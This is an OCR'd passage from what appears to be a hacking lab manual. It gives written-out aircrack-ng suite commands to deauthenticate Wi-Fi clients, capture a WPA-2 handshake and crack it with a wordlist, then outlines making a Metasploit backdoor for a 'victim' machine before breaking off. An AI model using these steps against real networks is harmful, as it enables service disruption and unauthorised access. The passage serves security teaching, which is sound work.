


4. After getting the network to be operated on, start searching for all the hosts connected to that network.






5. After getting the connected hosts, deauth the required host.



6. After running the deauth command, check the connection on the victim's machine.



Wi-Fi Hacking

Theory:

Wireless security is the prevention of unauthorized access or damage to computers using **wireless** networks. The most common types of **wireless security** are Wired Equivalent Privacy (WEP) and Wi-Fi Protected Access (WPA). **Cracking of wireless networks** is the defeating of security devices in Wireless networks.

Requirements:

1. A working network.
2. A client connected in that network.

Practical Steps:


1. Checking interfaces on our pc.
2. Starting monitor mode on our system on.
3. Scanning for all the available networks.
4. Selecting a network and scanning for clients connected to it.
5. Getting the data generated by deauthing the clients.
6. Using a word list or a dictionary of passwords against that network.

CASE – 1: Cracking the password of WPA-2 security.


STEPS:

1. Open terminal and type first command: 'Airmon-ng'.


This command will show the interfaces status. We need to change the status from managed mode to monitor mode.




2. Now type second command: ‘ Airmon- ng start wlan0’. This command enables monitor mode on the wireless interface.



3. Now type third command: ‘Airodump-ng mon0’. This command will scan all networks.




4. Now type fourth command: ‘Airodump-ng -c (channel) -w (file name to be saved to our pc having captured packets) --bssid (bssid of network) mon0’. This command will scan a single network and you must have to wait until you get handshake file .For our example, it would look like:
‘airodump-ng -w capture-packages -bssid 00:22:75:E7:6E:0B -c 11 mon0’.



5. Now type fifth command: 'Aireplay-ng --deauth 64 -a (bssid) mon0'. This command will send deauth request if the data is not generating you can also increase the number of deauth requests. Deauth request would disconnect the clients connected to selected network and this is done so if they retry to connect to the network, it helps in getting handshake fast.

6. Now type sixth command: ‘Aircrack-ng (file name) -w (drag world-list file)’. A word list or a dictionary of passwords is used to try against that network. This command will crack the password.



FIREWALL SECURITY

Theory:

A computer can be compromised by an attacker/hacker by using Trojans, Rats, Bot.

Attacker can hack the system remotely or by physical accessing to your computer.

Maybe flaws will be not in your system, it can be hacked due to the installation of some other source software's like flash, torrents etc..

Requirements:

I. Two connected system on network one is victim and one is attacker
II. Tools like metasploit and set.


Practical Steps:

I. First check victim IP address
II. Make a payload or backdoor
III. Run the payload on victim machine
IV. Exploit


Case: Hack the system of the victim.

STEPS:


1. Check the IP address of victim




2. Check the attacker IP address.



